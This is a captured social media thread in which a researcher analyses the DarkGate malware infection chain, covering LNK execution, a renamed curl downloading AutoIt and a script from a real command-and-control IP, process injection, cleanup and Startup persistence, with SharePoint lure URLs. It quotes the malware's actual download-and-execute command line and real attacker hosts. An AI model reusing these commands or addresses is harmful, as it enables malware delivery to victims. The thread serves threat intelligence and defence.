
Post

Kostas
@Kostastsale

🎯**Some additional info on #DarkGate initial infection:**

1️⃣ **LNK Execution**
 - Initial entry point via LNK file

2️⃣ **Download Phase**
 - Uses a renamed *Curl* to fetch *AutoIT.exe* & *.au3* script and then executes the *.au3* script.
 🌐 From: *5.188.87.58:2351*
 🤖 User-agent: *curl* to fetch the .au3 script and & Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5) to fetch the *AutoIT.exe* binary




```
GET /pfzubyro HTTP/1.1
Connection: Keep-Alive
Accept: */*
User-Agent: Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5)
Host: 5.188.87.58:2351

HTTP/1.1 200 OK
Connection: close
Content-Type: text/html; charset=ISO-8859-1
Content-Length: 228
Date: [redacted]

/c mkdir c:\pfzu & cd /d c:\pfzu & copy c:\windows\system32\curl.exe pfzu.exe & pfzu -H "User-Agent: curl" -o  Autoit3.exe http://5.188.87.58:2351
& pfzu -o opxkoh.au3 http://5.188.87.58:2351/msipfzubyro & Autoit3.exe opxkoh.au3
```

3️⃣ **AutoIT Process**
 - 🗡️ **Process Injection**
 🎯 Target: *iexplore.exe*

 - 🧺 **Cleanup**
 🛑 Deletes created folders under folders under `C:\`
cmd.exe /c ping 127.0.0.1 & del /q /f c:\pfzu\* & rmdir /s /q c:\pfzu\ exit

 - 🔄 **Persistence**
 ➕ Adds LNK file in *StartUp* dire



```
  LECmd.exe -f efdcaae.lnk
LECmd version 1.5.0.0

Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/LECmd

Command line: -f efdcaae.lnk

Warning: Administrator privileges not found!

[redacted]

--- Header ---
  Target created:  null
  Target modified: null
  Target accessed: null

  File size (bytes): 0
  Flags: HasTargetIdList, HasRelativePath, HasWorkingDir, HasArguments, IsUnicode
  File attributes: 0
  Icon index: 0
  Show window: SwNormal  The window is restored to its origi

Relative Path: ..\..\..\..\..\..\..\..\..\ProgramData\keaeggf\Autoit3.exe
Working Directory: C:\ProgramData\keaeggf\
Arguments: C:\ProgramData\keaeggf\gdfccfd.au3

--- Target ID information (Format: Type ==> Value) ---

  Absolute path: My Computer\C:\ProgramData\keaeggf\Autoit3.exe
```

Directory script names are random


ctory

X

Settings

#DarkGate now also delivered via Microsoft Teams
REF: truesec.com/hub/blog/darkg... by @IcsNick 🙌

Two additional runs most likely related to this campaign:
+ app.any.run/tasks/cba90c5e... ...
Show more


ohnson186-my.sharepoint.com/personal/moorow_samueljohnson186_onmicrosoft_c

Confidential Signific....zip

ant Company Changes.zip

	Date Modified	File Size
ons.pdf.lnk	2023-09-08	4.34 KB
y_Transition.pdf.l	2023-09-08	4.34 KB
e_Values.pdf.lnk	2023-09-08	4.34 KB
f.lnk	2023-09-08	4.34 KB
onal_Structure.pd	2023-09-08	4.34 KB

https://utpedupe-my.sharepoint.com/personal/sv09867454_idat_edu_pe/

New_KPI.zip

w_KPI.zip

Name	Date Modified	File Size
New_KPI.pdf.lnk	2023-08-23	1.82 KB

10:11 PM · Sep 10, 2023 · **63.2K** Views

63 Reposts **2** Quotes **200** Likes **54** Bookmarks

54

New to X?

Sign up now to get your own personalized timeline!

Sign up with Apple

Create account

By signing up, you agree to the Terms of Service and Privacy Policy, including Cookie Use.

Something went wrong. Try reloading.

Retry

Terms of Service Privacy Policy Cookie Policy Accessibility Ads info More ··· © 2024 X Corp.

Don't miss what's happening

People on X are the first to know.

Log in Sign up

Welcome to x.com!

We are letting you know that we are changing our URL, but your privacy and data protection settings remain the same. For more details, see our Privacy Policy: https://x.com/en/privacy